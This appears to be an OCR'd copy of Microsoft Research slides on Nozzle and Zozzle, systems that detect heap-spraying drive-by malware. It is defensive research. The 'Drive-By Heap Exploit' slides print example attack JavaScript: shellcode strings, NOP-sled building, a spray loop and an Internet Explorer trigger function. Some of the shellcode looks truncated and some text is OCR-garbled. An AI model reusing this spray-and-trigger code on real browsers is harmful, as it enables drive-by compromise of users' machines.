


Finding Malware on a Web Scale



Ben Livshits

Ben Zorn

Christian Seifert
Charlie Curtsinger

Microsoft Research
Redmond, WA

Blacklisting Malware in Search Results

A screenshot of a Microsoft Bing search results page in Windows Internet Explorer. The search query is "http://203.172.177.72/t1/aebfdc/ftafileskeysfreedownload.html%20-%20Bing". The results page shows a link to the same URL, which is highlighted with a red box. A callout bubble with a red border and white text overlays the link, displaying a warning message.

CAREFUL!
The link to this site is disabled because it might download malicious software that can harm your computer. [Learn More](#)

We suggest you choose another result, but if you want to risk it, [visit the website](#).

The search results page also displays related searches and a search history section.

Drive-by Malware Detection Landscape

offline

(honey-monkey)



Nozzle

[Usenix Security '09]

runtime

static



Zozzle

[Usenix Security '11]

- Detection more immediate
- No gap between what client and server can see

- Instrumented browser
- Looks for heuristics
- Moderately high overhead

- Mostly static detection
- Low overhead, high reach
- *Can be deployed in browser*

Brief History of Memory-Based Exploits



Heap Spraying

The image shows a collage of three screenshots related to heap spraying:

- Left Screenshot:** A snippet of exploit code. The code is written in JavaScript and contains comments explaining the heap spraying process. It includes loops for finding memory blocks and喷射 (spraying) data into them.
- Middle Screenshot (ZDNet Article):**

Headline: Old QuickTime code leaves IE open to attack

By: Tom Espiner, ZDNet UK, 31 August, 2010 14:42

Topics: QuickTime, Flaw, Zero-day, IE, Windows 7, Media player

News Summary: A zero-day vulnerability in Apple QuickTime that could allow a remote attacker to take over a computer running Internet Explorer has been reported by security researchers.

Text: The flaw bypasses two commonly used security measures on Windows systems: address space layout randomisation (ASLR) and data execution prevention (DEP), according to Ruben Santamarta, a researcher for Spanish security company Wintercore.

Text: "The exploit defeats ASLR+DEP and has been successfully tested on [Windows 7], Vista and XP," said Santamarta in security advisory on Monday.

Text: Santamarta said that Windows 7, Vista and XP machines using IE are vulnerable if the user visits a malicious website. Apple QuickTime 7.x and 6.x code can be exploited through the browser and is vulnerable to an exploit that uses a heap-spraying technique, said the researcher. Heap spraying is a technique which tries to put bytes into the memory of a target process.


Text: The flaw appears to be the result of Apple developers including old code in newer versions of QuickTime, according to Santamarta. The problem lies with the parameter for the QTPlugin.ocx functionality, which has been removed in later versions of QuickTime.

Text: "I guess someone forgot to clean up the code," said Santamarta, who exposed a critical vulnerability in Java in April alongside Google security researcher Tavis Ormandy..
- Right Screenshot (FireEye Threat research):**


Headline: ActionScript heap spray exploit

Text: This page provides a detailed analysis of the exploit, including a screenshot of the exploit code.

Drive-By Attacks: How to





Drive-By Heap Exploit



Drive-By Heap Spraying

Program Heap



```
<SCRIPT language="text/javascript">
shellcode = unescape("%31%4343%31%4343%25");
oneblock = unescape("%4E%65%65%4C%6F%6E%47%65%65%25");
var fullblock = oneblock + shellcode;
while (fullblock.length < 1000) {
    fullblock += fullblock;
}
sprayContainer = new Array();
for (i=0; i<1000; i++) {
    sprayContainer[i] = fullblock + shellcode;
}
</SCRIPT>
```

Allocate 1,000s of
malicious objects

```
<html>
<body>
<button id='butid' onclick='trigger();' style='display:none' />
<script>
```

// Shellcode

```
var shellcode=unescape('%u9090%u9090%u9090%u9090%uceba%u11fa%u291f%ub1c9%fdb33%ud9ce%u2474%u5ef4%u563');
bigblock=unescape("%u0D0D%u0D0D");
headersize=20;shellcodesize=headersize+shellcode.length;
while(bigblock.length<shellcodesize){bigblock+=bigblock;}
heapshell=bigblock.substring(0,shellcodesize);
nopsled=bigblock.substring(0,bigblock.length-shellcodesize);
while(nopsled.length+shellcodesize<0x2500){nopsled=nopsled+nopsled+heapshell}
```

// Spray

```
var spray=new Array();
for(i=0;i<500;i++){spray[i]=nopsled+shellcode;}
```

// Trigger


```
function trigger(){
    var varbdy = document.createElement('body');
    varbdy.addBehavior('#default#userData');
    document.appendChild(varbdy);
    try {
        for (iter=0; iter<10; iter++) {
            varbdy.setAttribute('s',window);
        }
    } catch(e){}
    window.status+="";
}
document.getElementById('butid').onclick();
```

```
</script>
</body>
</html>
```



Nozzle and Zozzle

Research to Reality in 18 Short Months





May 2009 – February 2011

Summary: Nozzle & Zozzle

	Nozzle	Zozzle
Method	Runtime	Mostly static

Nozzle: Runtime Heap Spraying Detection



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http://www.amazon.com/

a Amazon.com: Online ... Malware Other bookmarks

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Search Resources

All Documents Stylesheets Images Scripts XHR Fonts Other

GRAPH

Sort by Transfer Size

3 3 3

Start Amazon.com: Online ... C:\Documents and Settings\ Command Prompt

IE Firefox Opera

Local Malicious Object Detection


Is this object dangerous?



- Is this object code?
 - Code and data look the same on x86
- Focus on sled detection
 - Majority of object is sled
 - Spraying scripts build simple sleds
- Is this code a NOP sled?
 - Previous techniques do not look at heap
 - Many heap objects look like NOP sleds
 - 80% false positive rates using previous techniques
- Need stronger local techniques

Object Surface Area Calculation (1)


- Assume: attacker wants to reach shell code from jump to any point in object
- Goal: find blocks that are likely to be reached via control flow
- Strategy: use dataflow analysis to compute “surface area” of each block



An example object from visiting google.com

Object Surface Area Calculation (2)

- Each block starts with its own size as weight
- Weights are propagated forward with flow
- Invalid blocks don't propagate
- Iterate until a fixpoint is reached
- Compute block with highest weight



An example object from visiting google.com

Nozzle Global Heap Metric

Normalize to (approx):

$P(\text{jump will cause exploit})$

$\mathcal{NSA}(\mathcal{H})$

obj



